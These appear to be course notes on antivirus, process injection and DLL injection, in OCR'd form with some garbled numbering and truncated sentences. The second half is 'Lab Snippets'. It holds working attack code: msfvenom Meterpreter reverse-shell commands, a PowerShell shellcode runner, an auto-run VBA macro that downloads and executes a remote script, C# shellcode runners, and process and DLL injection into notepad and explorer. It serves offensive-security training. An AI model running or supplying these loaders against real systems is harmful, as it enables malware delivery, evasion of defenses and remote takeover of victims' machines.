# Unit-4 Privilege Escalation and Exfiltration

1. Antivirus software and its main functions

Antivirus software is a program designed to protect computers and digital devices from malicious software, or malware. Its main function is to detect, prevent, and remove various forms of malware, such as viruses, worms, trojan horses, ransomware, and spyware, among others. These malicious programs can compromise the security, performance, and functionality of a device, as well as steal sensitive data and facilitate cybercrimes.
Antivirus software works through the following key components and processes:

A. Signature-based detection: Antivirus programs use a database of known malware signatures, which are unique patterns or characteristics of specific malware. The software continuously scans files and processes on a device, comparing them against the signatures in the database. If a match is found, the antivirus flags the file or process as malicious and takes appropriate action, such as quarantining or deleting it.
B. Heuristic analysis: This method involves identifying malware based on its behavior or code structure, rather than relying on specific signatures. Heuristic analysis can detect new or previously unknown malware by analyzing suspicious activities, such as attempts to access sensitive data or modify system files. If the software detects potentially malicious behavior, it can block the process and alert the user.
C. Sandbox: Some antivirus software includes a sandbox feature, which isolates suspicious files or applications in a safe, virtual environment. This allows the software to observe the behavior of the potential malware without risking harm to the actual device. If the sandbox analysis determines the file or application to be malicious, the antivirus takes appropriate action.
D. Real-time protection: Antivirus software often runs in the background, continuously monitoring for potential threats. This includes scanning incoming and outgoing data, such as email attachments, downloaded files, and website content. Real-time protection helps to detect and block malware

2. Antivirus database updates and the consequences of not updating the database

Regular antivirus database updates are crucial for maintaining the effectiveness of antivirus software in detecting and preventing malware infections. The importance of these updates and the consequences of not updating the database can be understood through the following points:

A. Emergence of new malware: Cybercriminals continuously create and modify malware to evade detection and exploit new vulnerabilities. Antivirus databases must be updated regularly to include the latest malware signatures and behavioral patterns, ensuring that the software can identify and block these emerging threats.
B. Improved detection rates: Regular database updates help antivirus software maintain high detection rates and stay up to date with the latest malware variants. An outdated database may not recognize new threats, leaving a device vulnerable to infections and potential damage.
C. Reduced false positives: As antivirus databases are updated, they often include refinements to existing signatures and heuristics. This can help reduce false positives, where legitimate files or applications are mistakenly flagged as malicious. Keeping the database current ensures more accurate detection and minimizes disruptions to the user.
D. Protection against evolving tactics: Cybercriminals often develop new techniques to bypass antivirus software, such as using encryption, obfuscation, or other methods to hide their malware. Regular updates help the antivirus software adapt and improve its detection capabilities in response to these evolving tactics.

Consequences of not updating the antivirus database:

3. Increased vulnerability: An outdated database may not recognize new or modified malware, leaving a device susceptible to infections that can compromise security, performance, and data integrity.
4. Loss of sensitive data: Malware infections can lead to data theft, unauthorized access, and data corruption. Regular database updates help prevent these issues by ensuring that the antivirus software can

5. Process injection technique and its purpose

Process injection is a method utilized in offensive security testing to execute malicious code within a legitimate process running on a target system. The process involves injecting code into a running process, such as a system

service or user application, to gain access to its memory and execute code within its context.

The objective of process injection is to avoid detection by security software, such as antivirus or intrusion detection systems, which may be scanning for malicious code running as a standalone process. By injecting code into a legitimate process, attackers can bypass these security measures and execute their code with the same privileges as the target process.

There are several types of process injection techniques, including DLL injection, reflective DLL injection, and process hollowing. Each method involves injecting malicious code into a running process, which can then be used to execute additional commands, such as stealing sensitive data or downloading additional malware.

The attackers use the CreateRemoteThread function in the Windows API to create a new thread within the target process and execute the malicious code. Detection and prevention of these attacks can involve monitoring system logs, analyzing network traffic, and implementing security measures such as process whitelisting or sandboxing.

Process injection is a common technique used in advanced persistent threats (APTs) and other targeted attacks, as it allows attackers to evade detection and gain access to sensitive systems and data. As such, it is important for security professionals to be aware of the various process injection techniques and to implement appropriate detection and prevention controls to mitigate the risks associated with these attacks.

3. DLL injection, and how is it used in offensive security

DLL injection is a technique that is commonly used in offensive security testing to execute malicious code within a running process on a target system. This technique involves injecting a malicious DLL (Dynamic Link Library) file into a legitimate process, which results in the process loading and executing the malicious code that is contained within the DLL.

In offensive security testing, DLL injection is often used to test the security of a system or application by injecting malicious code into a running process. This can help identify vulnerabilities in the target system or

application, as well as evaluate the effectiveness of security controls and detection mechanisms.

There are different methods that can be used to achieve DLL injection, such as modifying the process' import table or using the SetWindowsHookEx function to inject code into a process. C# programming language is also a popular choice for implementing this technique due to its simplicity and versatility,
The technique involves opening a handle to the target process and allocating memory within the process space to load the DLL. The C# program then writes the DLL file to the allocated memory space and creates a remote thread within the target process to execute the code contained within the DLL.
By testing for and identifying vulnerabilities in this manner, security professionals can help organizations better protect against real-world attacks and implement appropriate risk mitigation measures.

In summary, DLL injection is a technique used in offensive security testing that involves injecting a malicious DLL into a running process on a target system. Its goal is to evade detection by security software and enable attackers to execute various malicious activities.

4. Process injection attack – Detection and mitigation

Detecting and mitigating process injection attacks with C# can be challenging, but the following techniques can help:

Implement access controls: Limiting access to system resources and processes can help prevent unauthorized process injection attacks.

Monitor system activity: Monitoring system activity for suspicious behavior, such as unexpected process creations or DLL loads, can help detect process injection attacks.

Use anti-malware software: Anti-malware software can detect and mitigate process injection attacks by identifying malicious code and preventing it from executing.

Implement application whitelisting: Whitelisting trusted applications can limit the risk of process injection attacks by preventing the execution of unapproved code.

Use endpoint detection and response (EDR) solutions: EDR solutions can help detect and respond to process injection attacks by monitoring endpoint activity and detecting suspicious behavior.

By implementing these controls and monitoring for suspicious activity, security professionals can better detect and mitigate process injection attacks with C#. Additionally, regular software updates and security awareness training can help reduce the risk of successful attacks.

In summary, detecting and mitigating process injection attacks with C# requires monitoring system logs, analyzing network traffic, using process monitoring tools, implementing security measures such as process whitelisting or sandboxing, and keeping software up-to-date with regular updates and patches.

5. Common methods used by antivirus software to keep their databases up-to-date

Antivirus software uses various methods to keep their databases up-to-date with the latest malware signatures and threat intelligence. Some common methods include:

Signature-based updates: Antivirus software regularly updates its signature database with the latest malware signatures to detect and block new threats.

Behavior-based updates: Some antivirus software uses behavior-based methods to detect and block new threats. This involves analyzing the behavior of applications and processes to identify suspicious activity and block threats in real-time.

Cloud-based updates: Cloud-based antivirus software can use real-time threat intelligence to detect and block new threats. The software can send suspicious files to the cloud for analysis and receive updated signatures and threat intelligence in real-time.

Heuristics: Antivirus software can use heuristics to identify new threats by analyzing the behavior of files and processes. This allows the software to identify and block new threats that have not yet been identified by signatures or other methods.

Automated updates: Antivirus software can be configured to automatically download and install updates, ensuring that the software is always up-to-date with the latest threats and vulnerabilities.

In summary, common methods used by antivirus software to keep their databases up-to-date include signature-based detection, behavior-based detection, cloud-based detection, automatic updates, and manual updates.

## Lab Snippets:

1. PowerShell Shellcode Runner

- Generate Msf payload

```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.191.132
LPORT=443 EXITFUNC=thread -f ps1
```

- Start Listener
- Create new file evil.ps1

---

```
$Kernel32 = @"
using System;
using System.Runtime.InteropServices;

public class Kernel32
{
  [DllImport("kernel32")]
  public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint flAllocationType, uint flProtect);
   [DllImport("kernel32", CharSet = CharSet.Ansi)]
  public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress,  IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
  [DllImport("kernel32.dll", SetLastError=true)]
  public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
```

```
}
"@

Add-Type $Kernel32

[Byte[]] $buf =
0xfc,0xe8,0x8f,0x0,0x0,0x0,0x0,0x60,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,[R
EDACTED],0xff,0xd5

$size = $buf.Length

[IntPtr]$addr = [Kernel32]::VirtualAlloc(0,$size,0x3000,0x40);
#default,size,allocationtype,permission

[System.Runtime.InteropServices.Marshal]::Copy($buf,0,$addr,$size);
#payload,start,address,size

$thandle = [Kernel32]::CreateThread(0,0,$addr,0,0,0)

[Kernel32]::WaitForSingleObject($thandle, [uint32]"0xFFFFFFFF")
```


- Host it in webserver
- Create a VBA Macro document and download/execute the Evil.ps1 file


```
Sub Document_Open()
    EvilMacro
End Sub

Sub AutoOpen()
    EvilMacro
End Sub

Sub EvilMacro()

Dim str As String
    str = "powershell (New-Object
System.Net.WebClient).DownloadString('http://192.168.191.132:8080/evil.ps1
') | IEX"
    Shell str, vbHide

End Sub
```

## 2. C# Reverse Shell

- Generate Csharp payload and start the listener

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.191.132
LPORT=443 -f csharp
```


```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Runtime.InteropServices;

namespace Shellcode_Runner
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
```

```
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint flAllocationType,
    uint flProtect);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize,
            IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
        static void Main(string[] args)
        {

            //Place the Payload
            byte[] buf = new byte[735] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52
,
[REDACTED],0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };

            //Size of the payload
            int size = buf.Length;

            //Manage Memory via VirtualAlloc
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);

            //copy the shellcode to the allocated memory
            Marshal.Copy(buf, 0, addr, size);

            //CreateThread
            IntPtr hthread = CreateThread(IntPtr.Zero, 0, addr,
IntPtr.Zero, 0, IntPtr.Zero);

            //Waitforsingleobject to wait for shellcode execution to
complete
            WaitForSingleObject(hthread, 0xFFFFFFFF);

        }
    }
}
```

---

## 3. Process Injection with C#

---

```
using System;
using System.Collections.Generic;
using System.Linq;
```

```
using System.Text;
using System.Threading.Tasks;
using System.Runtime.InteropServices;
using System.Diagnostics;

namespace processinjection
{
    class Program
    {

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        static extern IntPtr OpenProcess(uint processAccess, bool
bInheritHandle, int processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr
lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr
lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr
lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        static void Main(string[] args)
        {
            Process p = new Process();
            p.StartInfo.FileName = "notepad.exe";
            p.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            p.Start();
            Process[] processpid = Process.GetProcessesByName("notepad");
            int prsid = processpid[0].Id;
            Console.WriteLine(" ");
            Console.WriteLine("The PID of notepad.exe is : " + prsid);

            //Obtain the handle for the existing notepad.exe
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, prsid);
//Process_All_Access

            Console.WriteLine(" ");
            Console.WriteLine("The handle for notepad.exe is : " +
hProcess);

            //Allocate the memory space in notepad.exe
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000,
0x3000, 0x40);

            Console.WriteLine(" ");
```

```
            Console.WriteLine("The value of memory allocated address " +
addr);
            //Console.WriteLine("Base address of allocated memory: 0x" +
addr.ToString("X"));

            //Payload
            byte[] buf = new byte[770] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52
,

0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0
,
0xb5,0xa2,0x56,0xff,0xd5 };

            IntPtr outSize;

            //Write the payload in to the allocated memory address of
notepad.exe
            WriteProcessMemory(hProcess, addr, buf, buf.Length, out
outSize);

            //Create new thread in the notepad process and execute the
payload
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0,
addr, IntPtr.Zero, 0, IntPtr.Zero);

            Console.WriteLine(" ");
            Console.WriteLine("The thread created for meterpreter payload
in notepad.exe is : " + hThread);

        }
    }
}
```

## 4. DLL Injection with C#

```
using System;
using System.Diagnostics;
using System.Net;
using System.Runtime.InteropServices;
using System.Text;

namespace _5_2_DLL_Injection
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
```

```
        static extern IntPtr OpenProcess(uint processAccess, bool
bInheritHandle, int processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr
lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr
lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr
lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling =
true, SetLastError = true)]
        static extern IntPtr GetProcAddress(IntPtr hModule, string
procName);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
        public static extern IntPtr GetModuleHandle(string lpModuleName);
        static void Main(string[] args)
        {
            //Download payload and store in Documents direcory

            String dir =
Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
            String dllName = dir + "\\met.dll";

            WebClient wc = new WebClient();
            wc.DownloadFile("http://192.168.191.132/met.dll", dllName);

            /*Open Notepad and inject
            Process p = new Process();
            p.StartInfo.FileName = "notepad.exe";
            p.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            p.Start();*/
            //Select the target process and open
            Process[] processpid = Process.GetProcessesByName("explorer");
            int prsid = processpid[0].Id;
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, prsid);

            //Allocate memory for shellcode placement and execution

            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000,
0x3000, 0x4);

            //Write shellcode to the allocated space
```

```
            IntPtr outSize;
            Boolean res = WriteProcessMemory(hProcess, addr,
Encoding.Default.GetBytes(dllName), dllName.Length, out outSize);

            //To call the DLL which was placed earlier, We need
loadlibrary to invoke the dll

            IntPtr loadLib =
GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");

            //Finally invoke createremotethread to execute the payload

            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0,
loadLib, addr, 0, IntPtr.Zero);


        }
    }
}
```

---